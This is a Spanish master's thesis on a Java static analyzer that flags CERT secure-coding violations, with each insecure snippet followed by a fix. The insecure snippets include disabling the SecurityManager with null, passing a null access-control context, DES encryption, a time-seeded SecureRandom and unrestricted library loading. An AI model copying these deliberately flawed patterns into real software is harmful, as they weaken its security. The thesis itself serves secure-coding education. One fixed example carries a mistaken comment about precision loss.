Máster Universitario de Investigación en Ingeniería del Software y Sistemas informáticos

Trabajo Fin de Máster

Analizador/Generador Automático de Vulnerabilidades/Malusos (Exploits)

Ingeniería de Software – 31105151

Curso académico 2018/2019
Convocatoria de febrero

Autor: Héctor Pascual Ortiz
Tutor: José Antonio Cerrada Somolinos

ETS de Ingeniería Informática

Máster Universitario de Investigación en Ingeniería del Software y Sistemas informáticos

ITINERARIO: Ingeniería del software

CÓDIGO DE LA ASIGNATURA: 31105151

TÍTULO DEL TRABAJO: Analizador/Generador automático de vulnerabilidades/malusos (exploits)

TIPO DE TRABAJO: Tipo A, proyecto específico propuesto por un profesor

AUTOR: Héctor Pascual Ortiz

DIRECTOR: José Antonio Cerrada Somolinos

DECLARACIÓN JURADA DE AUTORÍA DEL TRABAJO CIENTÍFICO, PARA LA DEFENSA DEL TRABAJO FIN DE MASTER

Fecha: 27/09/18.

Quién suscribe:

Autor(a): HÉCTOR PASCUAL ORTIZ
D.N.I/N.I.E/Pasaporte.: 48.331.351-W

Hace constar que es la autor(a) del trabajo:

Título completo del trabajo.
ANALIZADOR / GENERADOR AUTOMÁTICO DE VULNERABILIDADES/MALUSOS (EXPLOITS)

En tal sentido, manifiesto la originalidad de la conceptualización del trabajo, interpretación de datos y la elaboración de las conclusiones, dejando establecido que aquellos aportes intelectuales de otros autores, se han referenciado debidamente en el texto de dicho trabajo.

DECLARACIÓN:

- ✓ Garantizo que el trabajo que remito es un documento original y no ha sido publicado, total ni parcialmente por otros autores, en soporte papel ni en formato digital.
- ✓ Certifico que he contribuido directamente al contenido intelectual de este manuscrito, a la génesis y análisis de sus datos, por lo cual estoy en condiciones de hacerme públicamente responsable de él.
- ✓ No he incurrido en fraude científico, plagio o vicios de autoría; en caso contrario, aceptaré las medidas disciplinarias sancionadoras que correspondan.

Fdo.

Impreso TFdM05_AutorPbl. Autorización de publicación y difusión del TFM para fines académicos

Autorización

Autorizo/amos a la Universidad Nacional de Educación a Distancia a difundir y utilizar, con fines académicos, no comerciales y mencionando expresamente a sus autores, tanto la memoria de este Trabajo Fin de Máster, como el código, la documentación y/o el prototipo desarrollado.

Firma del/los Autor/es

Juan del Rosal, 16
28040, Madrid
Tel: 91 398 89 10
Fax: 91 398 89 09
www.issi.uned.es

RESUMEN

El presente trabajo se centra en implementar un analizador/generador de código Java con la finalidad de detectar vulnerabilidades/malusos que ocurren por la mala codificación de los programas por parte de los desarrolladores de software. Todas las vulnerabilidades que se han implementado están recogidas en el libro Java™ Coding Guidelines: 75 Recommendations for Reliable and Secure Programs.

Para realizar la implementación del analizador/generador se ha utilizado la herramienta de reconocimiento de lenguajes ANTLR. Dada la gramática de Java 1.8, ANTLR realiza automáticamente el análisis léxico y sintáctico, y obtiene el árbol de sintaxis abstracta. A partir de dicho árbol se ha implementado el análisis semántico, que es el análisis en el que se centra el presente trabajo.

ANTLR genera automáticamente una clase llamada listener que permite recorrer fácilmente un árbol de sintaxis abstracta. Cada una de las validaciones que se ha implementado hereda de la clase listener para recorrer las partes del árbol de sintaxis abstracta que interesen en cada momento en busca de errores.

Finalmente, para una de las vulnerabilidades detectadas se genera un exploit que permite a un usuario malintencionado conseguir una escalada de privilegios.

LISTA DE PALABRAS CLAVE

ANTLR, analizados léxico, analizador sintáctico, analizador semántico, malusos, exploit, vulnerabilidades, gramática, Java.

Índice

Índice de ilustraciones

1. Introducción

En la actualidad prácticamente todas las grandes empresas emplean software para realizar sus funciones. Por este motivo los desarrolladores de software de cualquier lenguaje deben seguir una serie de directrices para controlar las estructuras de sus programas y así evitar que se produzcan ataques externos.

El software implementado por desarrolladores debe ser confiable, es decir, debe funcionar en todas las situaciones y frente a todas las entradas posibles. Inevitablemente, cualquier programa complejo se encontrará con una entrada o situación completamente inesperada y se producirán errores. Los programadores deben anticiparse a situaciones inusuales y adoptar un estilo defensivo de programación.

Respecto al lenguaje de programación Java, contiene un API que se puede utilizar mal de manera sencilla, de modo que los desarrolladores necesitan orientación para evitar este inconveniente. Las directrices de codificación Java™ están escritas por los autores de CERT® Oracle® Secure Coding Standard para Java™. Ese estándar de codificación proporciona un conjunto de reglas para la codificación segura en el lenguaje de programación Java. El objetivo de esas reglas es eliminar las prácticas de codificación inseguras que pueden conducir a vulnerabilidades explotables.

El presente proyecto consiste en realizar un analizador/generador de vulnerabilidades/malusos de aplicaciones escritas en lenguaje Java. Inicialmente se realizará un análisis léxico y sintáctico del código fuente. A continuación se realizará un análisis semántico para identificar vulnerabilidades/malusos y, finalmente, para algunas vulnerabilidades se generará código que permitirá explotarlas.

Las vulnerabilidades que se presentan están centradas en Java 1.8 y se organizan según los siguientes principios:

- Seguridad.
- Programación defensiva.
- Fiabilidad.

- Comprensión del programa.

1.1. Objetivos del trabajo de investigación

El objetivo del presente proyecto consiste en realizar un analizador/generador de vulnerabilidades/malusos de aplicaciones escritas en lenguaje Java. Dicho analizador/generador debe presentar las siguientes características:

- Detectar errores léxicos y sintácticos que no cumplan con las especificaciones del lenguaje Java 1.8.
- Detectar el mayor número de vulnerabilidades/malusos que cometen comúnmente los programadores Java.
- Generar exploits para algunas de las vulnerabilidades y así poder analizar la importancia de crear un software robusto y confiable.
- Dar a conocer los principales errores que comenten los programadores y así poder mejorar el código que realizan.
- Proporcionar una herramienta que puedan utilizar profesionales del sector informático para que puedan mejorar el software desarrollado.

1.2. Justificación

Dado el gran crecimiento del sector informático y sobre todo de la demanda de desarrolladores de software de lenguaje Java, se ha visto la oportunidad de crear un trabajo de investigación que presente los errores de programación que se cometen comúnmente por programadores.

El presente proyecto es un punto de partida para la detección de vulnerabilidades/malusos y generación de exploits que se puede ir ampliando a medida que se descubran nuevas vulnerabilidades.

1.3. Soluciones existentes al problema

En la actualidad existen diferentes analizadores de código estático Java que

ayudan a mantener la codificación coherente en un proyecto, así como a reducir las vulnerabilidades que pueda presentar el código fuente. La comunidad de código abierto ha realizado tres analizadores que tienen gran popularidad entre los programadores: Checkstyle, PMD y FindBugs.

Checkstyle

Es una herramienta de desarrollo que ayuda a los programadores a escribir código Java para que se ajuste a un estándar de codificación automatizando el proceso de comprobación del código. Checkstyle es útil para garantizar que el código Java se escribe correctamente.

Algunas de las reglas que Checkstyle utilizará son:

- Espacios en blanco.
- Colocación de llaves y paréntesis.
- Longitud de la línea.
- Ausencia o uso inapropiado de Javadoc.

Checkstyle es muy diferente a PMD y Findbugs, ya que el enfoque principal de checkstyle es garantizar que el estilo de codificación se adhiera a un conjunto de convenciones.

PMD

Es una herramienta que escanea el código fuente y busca posibles problemas, errores, código no utilizado y poco óptimo, expresiones complicadas y código duplicado. PMD viene con un gran conjunto de reglas para analizar código Java, entre las que se encuentran:

- Bloques try / catch vacíos.
- Usar .equals() en lugar de ‘==’.
- Variables e importaciones no utilizadas.
- Bucles y declaraciones if no utilizadas.

PMD viene con un detector de copia-pega para encontrar bloques de código copiado y pegado. Además, se pueden escribir nuevas reglas personalizadas PMD con XPATH y una GUI incluida en el software.

FindBugs

FindBugs es un analizador de código estático similar a PMD. La mayor diferencia entre PMD y FindBugs es que este último funciona con byte code, mientras que PMD funciona con código fuente. FindBugs permite encontrar errores como:

- Uso incorrecto de .equals() y hashCode().
- Casteos inseguros.
- Posibles StackOverflows.
- Posibles excepciones ignoradas.

2. Contexto de investigación

Esta investigación se centra en analizar vulnerabilidades/malusos organizados en torno a los siguientes principios: seguridad, programación defensiva, fiabilidad y comprensión del programa.

2.1. Seguridad

Java contiene una plataforma software en la que se ejecutan los programas, que se denomina Máquina Virtual de Java (Java VM). Este entorno es el responsable de la seguridad incorporada en Java y compila los programas utilizando un verificador de códigos de bytes para asegurarse de que el bytecode que se está ejecutando cumple con la especificación del lenguaje Java.

Los desarrolladores de aplicaciones en Java deben prestar especial atención a los programas que acepten entradas de datos. Para garantizar la seguridad de las aplicaciones en Java es necesario prestar especial atención a:

- Tratar con datos confidenciales.

- Evitar ataques comunes de inyección.
- Características del lenguaje que pueden ser utilizadas para comprometer la seguridad.
- Detalles del mecanismo de seguridad de grano fino de Java.

2.1.1 Clases mutables sensibles que permiten modificar un array interno

En la programación orientada a objetos un objeto inmutable es un objeto cuyo estado no se puede modificar una vez que se ha creado. Sin embargo, algunas clases sensibles no pueden ser inmutables, y es necesario utilizar envoltorios para permitir acceso de solo lectura a las clases.

El siguiente código en Java es susceptible de este ataque:

```
public class Mutable {

	private int[] array = new int[10];

//El método devuelve una referencia al array interno de la clase. De modo que después de invocar al método getArray(), se podría modificar el array interno
	public int[] getArray() {
		return array;
	}

//El método modifica directamente el array interno de la clase mediante una asignación
	public void setArray(int[] i) {
		array = i;
	}
}
```

Un invocador puede llamar a los métodos getArray() y setArray() para modificar el estado interno del objeto. Esta clase viola el CERT® Oracle® Secure Coding Standard para Java TM [2012], "OBJ05-J. Defensivamente copie los miembros privados de la clase mutable antes de devolver sus referencias ".

Solución

```
//Clase MutableProtector que hereda de la clase Mutable
public class MutableProtector extends Mutable {

	//Se sobreescribe el método getArray() de la clase Mutable para
devolver una copia del array, en lugar de devolver una referencia como el
método getArray() de la clase Mutable.
	@Override
	public int[] getArray() {
		return super.getArray().clone();
	}

	//Se sobreescribe el método setArray() de la clase Mutable para
devolver una excepción y así no permitir la modificación del array interno.
	@Override
	public void setArray(int[] i) {
		throw new UnsupportedOperationException();
	}
}
```

El programador debe crear una clase MutableProtector que herede de la clase Mutable. La clase MutableProtector anula el método getArray() devolviendo una copia del array, así el array original permanece inalterado e inaccesible. Por otro lado, el método setArray() arroja una excepción si se intenta utilizar este método del objeto.

2.1.2 Métodos de seguridad sensible son invocados con argumentos inválidos

En Java hay ciertos métodos que son sensibles a la seguridad porque realizan operaciones que solo pueden ejecutar clases de ciertos dominios de protección si la política de seguridad lo permite. Cada applet o aplicación se ejecuta en su dominio, determinado por su código fuente. Para que un applet (o una aplicación que se ejecute bajo un administrador de seguridad) pueda realizar una acción segura (como leer o escribir un archivo), el applet o la aplicación debe recibir permiso para esa acción en particular.

Los permisos en Java para acceder a código privilegiado se conceden o revocan utilizando el contexto de control de acceso. De modo que se debe comprobar si el contexto que se va a utilizar es nulo, para evitar que haya aplicaciones que puedan acceder al código privilegiado sin tener permisos.

El siguiente código Java es susceptible de este ataque:

```
import java.security.AccessControlContext;
import java.security.AccessController;
import java.security.PrivilegedAction;

public class MetodoSeguridadConArgumentos {
	//El parámetro del método es del tipo AccessControlContext, es decir, indica la política de seguridad para permitir o denegar el acceso a recursos críticos del sistema.
	public MetodoSeguridadConArgumentos(AccessControlContext accessControlContext) {

		//El método doPrivileged se ejecutará si la política de seguridad pasada como segundo argumento del método lo permite.
		AccessController.doPrivileged(
			new PrivilegedAction<Void>() {
				public Void run() {
					return null;
				}
			}, accessControlContext);
	}

}
```

El método doPrivileged() recibe en el segundo argumento el contexto de control de acceso. Cuando se pasa un contexto nulo, el método doPrivileged() no aplica restricciones para ejecutar el código.

Solución

Para no invalidar el contexto actual del sistema, el desarrollador siempre debe comprobar si el argumento del tipo AccessControlContext no es null. Si el contexto que se pasa como argumento es null se lanza una excepción.

```
import java.security.AccessControlContext;
import java.security.AccessController;
import java.security.PrivilegedAction;

public class MetodoSeguridadConArgumentos {
	public MetodoSeguridadConArgumentos(AccessControlContext accessControlContext) {
		//Se comprueba si el argumento pasado al constructor es null, en cuyo caso se devolverá una excepción.
		if (accessControlContext == null) {
			throw new SecurityException("Missing
```

```
AccessControlContext");
                }
//El método doPrivileged se ejecutará si la política de seguridad pasada
como segundo argumento del método lo permite.
                AccessController.doPrivileged(
                        new PrivilegedAction<Void>() {
                                public Void run() {
                                        return null;
                                }
                        }, accessControlContext);
        }
}
```

2.1.3 Copiar de forma no confiable parámetros de un método utilizando clone()

Según el CERT ® Oracle ® para Java TM [2012], "OBJ06-J. Copiar de manera defensiva las entradas mutables y los componentes internos mutables". Siguiendo esta recomendación, es conveniente realizar copias defensivas de parámetros mutables. Hay que prestar especial atención al método clone(), porque si se utiliza con una variable que se ha pasado como argumento de una función, puede permitir que un atacante aproveche la vulnerabilidad del código proporcionando un argumento que realice una acción inesperada cuando se invoque a su método clone().

El siguiente código Java es susceptible de este ataque:

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

public class NoUsarCloneDate {

        private Boolean validateValue(long time) {
                return true;
        }
       //El método tiene como parámetro un objeto Date, que internamente
implementa un método clone() para realizar una copia del objeto.
        public void storeDateInDB(java.util.Date date) throws SQLException {
                //Utilizar el método clone() de esta manera hace que el código
sea vulnerable a un ataque.
                final java.util.Date copy = (java.util.Date)date.clone();
                if (validateValue(copy.getTime())) {
                        try {
```

```
                    Connection con =
                                DriverManager.getConnection(

        "jdbc:microsoft:sqlserver://<HOST>:1433",
                                                "<UID>", "<PWD>"
                                                );
                    PreparedStatement pstmt =
                                con.prepareStatement("UPDATE ACCESSDB SET
TIME = ?");
                                pstmt.setLong(1, copy.getTime());
                    }
                    catch (Exception e) {}
              }
        }
}
```

El método storeDateInDB() acepta un argumento de tipo fecha y hace una copia defensiva usando su método clone(). El problema reside en que un atacante puede crear una clase FechaMaliciosa que extienda de Date y pasarla como parámetro al método storeDateInDB(). Así, el atacante simplemente debe incluir código malicioso dentro del método clone() de la clase FechaMaliciosa.

Solución

```
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;

public class NoUsarCloneDate {

        private Boolean validateValue(long time) {
              return true;
        }

        public void storeDateInDB(java.util.Date date) throws SQLException {
              //Para realizar una copia del objeto date que se recibe como
parámetro a la función se utiliza el método getTime(), que no puede ser
redefinido.
              final java.util.Date copy = new java.util.Date(date.getTime());
              if (validateValue(copy.getTime())) {
                    try {
                    Connection con =
                                DriverManager.getConnection(

        "jdbc:microsoft:sqlserver://<HOST>:1433",
                                                "<UID>", "<PWD>"
```

```
                                                );
                    PreparedStatement pstmt =
                                con.prepareStatement("UPDATE ACCESSDB SET
TIME = ?");
                                pstmt.setLong(1, copy.getTime());
                    }
                    catch (Exception e) {}
                }
        }
}
```

El desarrollador debe realizar una copia del objeto java.util.Date (pasado como argumento a la función) utilizando el método getTime(), en lugar de utilizar el objeto clone(), ya que el código del método getTime() no se puede redefinir en clases derivadas de la clase java.util.Date.

2.1.4 Utilizar algoritmos de criptografía débil

Actualmente la capacidad de cómputo de los ordenadores permite descifrar claves criptográficas utilizando ataques de fuerza bruta. Por esta razón el tamaño de la clave es importante en los sistemas criptográficos modernos.

Los desarrolladores de software no deben utilizar algoritmos criptográficos débiles como son: DES, RC4, IDEA o RC2; ya que los mensajes cifrados con estos algoritmos se pueden descifrar en unas horas utilizando un ataque de fuerza bruta.

El siguiente código Java hace uso de criptografía débil:

```
import java.io.UnsupportedEncodingException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;

import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.KeyGenerator;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.SecretKey;


public class CriptografiaDebil {
```

```
	public void encriptarDES(String password) throws
UnsupportedEncodingException, IllegalBlockSizeException,
BadPaddingException, InvalidKeyException, NoSuchAlgorithmException,
NoSuchPaddingException {

		//Utiliza el algoritmo DES para cifrar la cadena.
		SecretKey key = KeyGenerator.getInstance("DES").generateKey();
		Cipher cipher = Cipher.getInstance("DES");
		cipher.init(Cipher.ENCRYPT_MODE, key);
		//Codifica los bytes como UTF8
		byte[] encoded = password.getBytes("UTF8");
		//Se encripta el password
		byte[] encrypted = cipher.doFinal(encoded);
	}
}
```

Solución

El programador no debe utilizar un algoritmo de criptografía débil para cifrar la información, como es el caso del algoritmo DES. Una posible solución es utilizar un algoritmo de cifrado avanzado como AES, más seguro para realizar el cifrado.

```
import java.io.UnsupportedEncodingException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import javax.crypto.BadPaddingException;
import javax.crypto.Cipher;
import javax.crypto.IllegalBlockSizeException;
import javax.crypto.KeyGenerator;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.SecretKey;

public class CriptografiaFuerte {

	public void encriptarAES(String password) throws
UnsupportedEncodingException, IllegalBlockSizeException,
BadPaddingException, InvalidKeyException, NoSuchAlgorithmException,
NoSuchPaddingException {
		//Utiliza el algoritmo AES para cifrar la cadena.
		KeyGenerator kgen = KeyGenerator.getInstance("AES");
		kgen.init(128);
		SecretKey key = kgen.generateKey();
		Cipher cipher = Cipher.getInstance("AES");
		cipher.init(Cipher.ENCRYPT_MODE, key);
		//Codifica los bytes como UTF8
		byte[] encoded = password.getBytes("UTF8");
		//Se encripta el password
		byte[] encrypted = cipher.doFinal(encoded);
```

```
	}
}
```

2.1.5 El objeto SecureRandom no está inicializado de forma apropiada

Según el CERT® Oracle® Secure Coding Standard para Java ™ [Long 2012], "MSC02-J. Generar números aleatorios fuertes." La clase java.security.SecureRandom se utiliza para generar números aleatorios criptográficamente fuertes. Un atacante nunca debería poder determinar la semilla original dada varias muestras de números aleatorios porque, en ese caso, podría predecir todos los números aleatorios futuros. Por lo tanto, cualquier semilla que se le pase a un objeto SecureRandom debe ser impredecible.

El siguiente código siembra de forma errónea el objeto SecureRandom:

```
import java.security.SecureRandom;
import java.util.Date;

public class SecureRandomSeeded {
	public SecureRandomSeeded() {
//Utiliza la hora actual del sistema como semilla del objeto SecureRandom.
		SecureRandom random = new SecureRandom(
			String.valueOf(new Date().getTime()).getBytes()
		);
	}
}
```

Usar la hora actual del sistema como semilla es predecible.

Solución

Un desarrollador debe utilizar un valor de semilla impredecible al crear un objeto SecureRandom, como por ejemplo un valor aleatorio de 128 bytes.

```
import java.security.SecureRandom;

public class SecureRandomSeeded {

	public SecureRandomSeeded() {
//Utiliza un valor aleatorio de 128 bytes como semilla del objeto
```

```
SecureRandom.
                byte[] randomBytes = new byte[128];
                SecureRandom random = new SecureRandom();
                random.nextBytes(randomBytes);
        }

}
```

2.1.6 Exponer métodos que usan controles de seguridad reducida al código que no es de confianza

Normalmente los desarrolladores de software no emplean controles de seguridad en los métodos que implementan porque no proporcionan acceso a partes sensibles del sistema. Pero hay métodos que sí que proporcionan acceso a partes sensibles del sistema y necesitan verificar que el usuario esté autorizado a realizar la operación antes de continuar.

Como se ha comentado en un caso anterior, Java utiliza el método doPrivileger() de la clase AccessController para ejecutar código que requiere de ciertos privilegios. Para verificar que el usuario está autorizado a realizar ciertas operaciones, Java hace uso del contexto del objeto AccessController.

El siguiente código permite cargar una biblioteca pasada como parámetro a una función:

```
import java.security.AccessController;
import java.security.PrivilegedAction;
import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.SQLException;

public class LoadLibraryDoPrivileged {

       public void load(String libName) {
//El método doPrivileged se ejecutará si la política de seguridad del
contexto actual lo permite.
                AccessController.doPrivileged(new PrivilegedAction<Object>() {
                        public Object run() {
                                try {
                                        //Se carga la librería que se ha pasado como
parámetro a la función.
                                         System.loadLibrary(libName);
```

```
                        }
                        catch (Exception ex) {}
                        catch (UnsatisfiedLinkError e) {}
                        return null;
                    }
                });
        }

}
```

Este código es inseguro porque después de cargar una biblioteca, un usuario podría llamar a métodos nativos de la misma porque el bloque doPrivileged evita que se apliquen comprobaciones de seguridad a los usuarios que utilizan posteriormente la librería cargada.

Solución

El programador debe codificar el nombre de la biblioteca directamente en la carga para evitar cargar librerías que puedan comprometer al sistema.

```
import java.security.AccessController;
import java.security.PrivilegedAction;

public class MetodosSeguridadReducida {

        public MetodosSeguridadReducida() {
                load();
        }
        //El método load se ha convertido a privado.
        private void load() {
                AccessController.doPrivileged(new PrivilegedAction<Object>() {
                        public Object run() {
                                try {
                                        //Se indica el nombre de la librería que se
va a cargar.
                                         System.loadLibrary("awt");
                                }
                                catch (Exception ex) {}
                                catch (UnsatisfiedLinkError e) {}
                                return null;
                        }
                });
        }
}
```

2.1.7 Desactivar un entorno de seguridad usando SecurityManager

Un security manager es un objeto que define una política de seguridad que especifica las acciones que son inseguras para una aplicación. Si se intenta realizar una acción que no está permitida en la política de seguridad se lanza una SecurityException.

Un SecurityManager se puede activar utilizando el método estático System.setSecurityManager(). El siguiente ejemplo de código desactiva el SecurityManager actual pero no instala otro SecurityManager en su lugar, por lo que el código que se ejecute a continuación tendrá todos los permisos habilitados.

```
public class EntornoInseguro {

	public void DesactivarSecurityManager() {
		try {
//Se desactiva la política de seguridad de la aplicación.
			System.setSecurityManager(null);
		} catch (SecurityException se) {}
	}

}
```

Solución

El desarrollador nunca debe llamar al método setSecurityManager() con un valor nulo. Una posible solución es instanciar un SecurityManager por defecto.

```
public class CreaEntornoSeguro {
	public void PredeterminadoSecurityManager() {
		try {
//Se instancia la política de seguridad por defecto para la aplicación.
			System.setSecurityManager(new SecurityManager());
		} catch (SecurityException se) {}
	}
}
```

2.2. Programación defensiva

Se entiende por programación defensiva al desarrollo de software que garantiza el comportamiento de cada componente de una aplicación ante cualquier situación que

pueda ocurrir. Además, la programación defensiva busca mejorar el software y el código fuente, para ello se basa en los principios de simplicidad y robustez.

Las técnicas de programación defensiva utilizadas por los desarrolladores de software son: reducir la complejidad del código fuente, revisar el código fuente, realizar pruebas de software, controlar la entrada de datos y aplicar el principio del menor privilegio.

2.2.1 Minimizar el alcance de las variables

El ámbito de una variable define su alcance de uso, es decir, en qué partes del código fuente estará disponible la variable. Minimizar el alcance de las variables mejora la legibilidad del código al conectar la declaración y el uso real de una variable, y mejora la capacidad de mantenimiento porque las variables no utilizadas se detectan y se eliminan fácilmente.

El siguiente ejemplo muestra una variable que se declara fuera de un bucle for pero no se utiliza hasta la declaración del for:

```
public class MinimizarAlcanceVariables {
	public void alcanceVariables() {
		//Se declara la variable i.
		int i;
		//Se utiliza la variable i.
		for (i = 0; i < 10; i++) {}
	}
}
```

Solución

El desarrollador no debe declarar la variable hasta que no la vaya a utilizar. La solución en este caso es declarar la variable dentro de la instrucción for.

```
public class MinimizarAlcanceVariables {

	public void alcanceVariables() {
	    //Se declara la variable y se utiliza.
	    for (int i = 0; i < 10; i++) {}
	}
}
```

2.2.2 No proporciona retroalimentación sobre el valor resultante de un método

Según el CERT® Oracle® Secure Coding Standard para Java ™ [Long 2012], "EXP00-J. No ignorar los valores devueltos por los métodos.". Los métodos deben diseñarse para devolver un valor que permita al desarrollador conocer el resultado de una operación. En caso de que haya ocurrido algún error en el método se debe proporcionar retroalimentación lanzando una excepción estándar o una excepción personalizada para ofrecer información más detallada al programador.

El siguiente código tiene un método que inserta un elemento en una lista y no proporciona retroalimentación:

```
import java.util.ArrayList;
import java.util.List;

public final class NoProporcionaRetroalimentacion {
	List<Integer> lista;

	public NoProporcionaRetroalimentacion() {
		lista = new ArrayList<Integer>();
	}

	public void insertarElemento(int id) {
		//Se inserta un elemento en la lista y la función no devuelve
ningún resultado.
		lista.add(id);
	}

}
```

El invocador no puede determinar si el método insertarElemento() ha tenido éxito o ha fallado.

Solución

El programador debe modificar el método insertarElemento, de forma que se devuelva true si se ha insertado correctamente el elemento y false en caso contrario.

```
import java.util.ArrayList;
import java.util.List;
```

```
public final class ProporcionarRetroalimentacion {
	List<Integer> lista;

	public ProporcionarRetroalimentacion() {
		lista = new ArrayList<Integer>();
	}
	//La función devuelve un valor booleano.
	public Boolean insertarElemento(int id) {
		try {
			//Si el elemento se ha insertado correctamente se
devuelve true.
			lista.add(id);
			return true;
		}
		catch(Exception ex) {
			//Si algo ha fallado en la inserción del elemento se
devuelve false.
			return false;
		}
	}
}
```

2.2.3 Ser consciente del comportamiento de la promoción numérica

La promoción numérica consiste en convertir los operandos de una operación aritmética a un tipo común para que se pueda realizar una operación. El lenguaje de especificación Java describe la promoción numérica de la siguiente manera:

1. Si alguno de los operandos es de un tipo de referencia, se realiza la conversión al tipo primitivo.
2. Si cualquiera de los dos operandos es del tipo double, el otro se convierte a double.
3. De lo contrario, si cualquiera de los operandos es del tipo float, el otro se convierte a float.
4. De lo contrario, si cualquiera de los operandos es del tipo long, el otro se convierte a long.
5. De lo contrario, ambos operandos se convierten a tipo int.

Al realizar una promoción numérica puede haber pérdida de precisión. Según el

CERT® Oracle® Secure Coding Standard para Java™ [Long 2012], “NUM13-J. Evitar la pérdida de precisión al convertir enteros primitivos a punto flotante”.

El siguiente ejemplo muestra operación de multiplicación donde se pierde precisión, ya que el resultado es 2.0E9 en lugar de 1.999999999E9:

```
public final class PromocionNumerica {
	public void multiplicacion() {
		int big = 1999999999;
		float one = 1.0f;
		//Se realiza la operación de multiplicación entre una variable
de tipo int y una variable de tipo float, de modo que se pierde precisión.
		System.out.println(big * one);
	}
}
```

Solución

El programador debe utilizar una variable de tipo double en lugar de float para realizar la operación, así no se pierde precisión en la promoción numérica.

```
public final class ComportamientoPromocionNumerica {

	public void multiplicacion() {
		int big = 1999999999;
		double one = 1.0d; //double en lugar de float
		//Se realiza la operación de multiplicación entre una variable
de tipo int y una variable de tipo double, de modo que se pierde precisión.
		System.out.println(big * one);
	}
}
```

2.2.4 Utilizar excepciones definidas por el usuario en lugar de excepciones más generales

Las excepciones permiten que un método pueda informar al código que lo ha invocado acerca de algún error o situación anómala que se haya producido durante su ejecución. Como una excepción es captada por su tipo, es mejor definir excepciones específicas para que el código sea más fácil de comprender y mantener.

El siguiente ejemplo de código utiliza la excepción general Throwable e intenta distinguir entre diferentes comportamientos excepcionales mirando el mensaje de la

excepción:

```
public final class NoUsarExcepcionesGenerales {

	public NoUsarExcepcionesGenerales() {
		try {
			int i;
			for (i = 0; i < 10; i++) {}
//Se utiliza un tipo de excepción general, como es Throwable.
		} catch (Throwable e) {
//Cuando se lanza una excepción se intenta determinar el tipo de excepción
comprobando el mensaje que devuelve la excepción.
			String msg = e.getMessage();
			switch (msg) {
				case "file not found":
					// Se maneja el error
					break;
				case "connection timeout":
					// Se maneja el error
					break;
				case "security violation":
					// Se maneja el error
					break;
				default: throw e;
			}
		}
	}
}
```

Solución

El desarrollador no debe determinar el tipo de excepción comprobando el mensaje que devuelve, sino que debe utilizar tipos de excepción específicos como FileNotFoundException y SecurityException.

```
import java.io.BufferedReader;
import java.io.FileNotFoundException;
import java.io.FileReader;

public final class ExcepcionesDefinidasUsuario {

	public ExcepcionesDefinidasUsuario() {
		try {
			@SuppressWarnings({ "unused", "resource" })
			BufferedReader br = new BufferedReader(new
FileReader("password.txt"));
//Se utiliza un tipo de excepción específico como es FileNotFoundException.
			} catch (FileNotFoundException e) {
```

```
                    // Handle error
//Se utiliza un tipo de excepción específico como es SecurityException.
                } catch (SecurityException se) {
                    // Handle error
                }
        }
}
```

2.2.5 Escribir un código amigable para el recolector de basura

El recolector de basura es un mecanismo implícito de gestión de memoria implementado en lenguaje Java. Cuando se produce una reserva de memoria en el programa, se le informa automáticamente al recolector de basura y así se evitan fugas de memoria. Aunque el recolector de basura es bastante hábil para realizar esta tarea, un atacante malintencionado puede lanzar un ataque de denegación de servicio (DoS) contra el recolector de basura o inducir una asignación de memoria anormal.

El siguiente código invoca de forma explícita al recolector de basura, lo que puede degradar el rendimiento:

```
public final class CodigoAmigableRecolector {

        public void recolectarBasura() {
//Se invoca al recolector de basura de forma explícita.
            System.gc();
        }

}
```

El recolector de basura se puede invocar explícitamente llamando al método System.gc(), aunque se desaconseja hacerlo, porque al invocar al método gc() se sugiere a la JVM ejecutar el recolector de basura, pero no hay garantía de que se ejecute. El uso irresponsable de esta función puede degradar gravemente el rendimiento del sistema ejecutando la recolección de basura en momentos inoportunos, en lugar de esperar a recoger basura sin una interrupción significativa de la ejecución del programa.

Solución

Un desarrollador de software nunca debe invocar de forma explícita al recolector

de basura mediante la sentencia System.gc().

2.3. Fiabilidad

ISO / IEC / IEEE 24765: 2010 define la fiabilidad del software como la probabilidad de que el software no cause un error de un sistema por un tiempo específico bajo condiciones específicas. La fiabilidad del software es un factor importante que afecta a la fiabilidad del sistema. Las limitaciones en la fiabilidad son el resultado de errores en los requisitos, el diseño y la implementación.

2.3.1 No oscurecer los identificadores en los subámbitos

Oscurecer un identificador significa utilizar el mismo identificador en diferentes ámbitos, lo que puede ocasionar que los identificadores reutilizados en el alcance actual hagan que los definidos en otro lugar sean inaccesibles. De modo que ningún identificador debe oscurecer otro identificador en un ámbito contenedor. Por ejemplo, una variable local no debe reutilizar el nombre de un campo o método de clase o un nombre de clase o nombre de paquete. De forma similar, un nombre de clase interno no debe reutilizar el nombre de una clase o paquete externo.

El siguiente ejemplo declara una variable interna de un método con el mismo identificador que un atributo de clase:

```
public final class NoOscurecerIdsSubambitos {
       private int valor = 1;
       public void hacerLogica() {
//Se declara la variable de nombre valor interna al método hacerLogica(),
que tiene el mismo nombre que un atributo de la clase.
              int valor= 2;
       }
}
```

Solución

El programador debe eliminar el oscurecimiento cambiando el nombre de la variable definida en el ámbito del método. Así no hay dos variables con el mismo nombre.

```
public final class NoOscurecerIdsSubambitos {
	private int valor = 1;
	public void hacerLogica() {
//Se declara la variable de nombreValor con un nombre diferente al atributo
de la clase.
		int nuevoValor= 2;
	}
}
```

2.3.2 No declarar más de una variable por declaración

Respecto a la declaración de variables, lo más conveniente es declarar cada variable en su propia línea, ya que si se declaran múltiples variables en una sola declaración puede haber confusión sobre los tipos de las variables y sus valores iniciales. En particular, no se deben declarar ninguno de los siguientes casos en una sola declaración: variables de diferentes tipos y una mezcla de variables inicializadas y no inicializadas.

En el siguiente código se declaran varias variables en una línea.

```
public final class VariablePorDeclaracion {
//Se declara la variable i y la variable j en la misma línea. Además solo se
inicializa la variable j.
	private int i, j = 1;
}
```

Solución

Un programador debe declarar cada variable en una línea diferente.

```
public final class VariablePorDeclaracion {
//Se declara la variable i.
	private int i;
//Se declara la variable j.
	private int j = 1;
}
```

2.3.3 Devolver un array o colección vacía en lugar de un valor nulo para los métodos que devuelven un array o colección

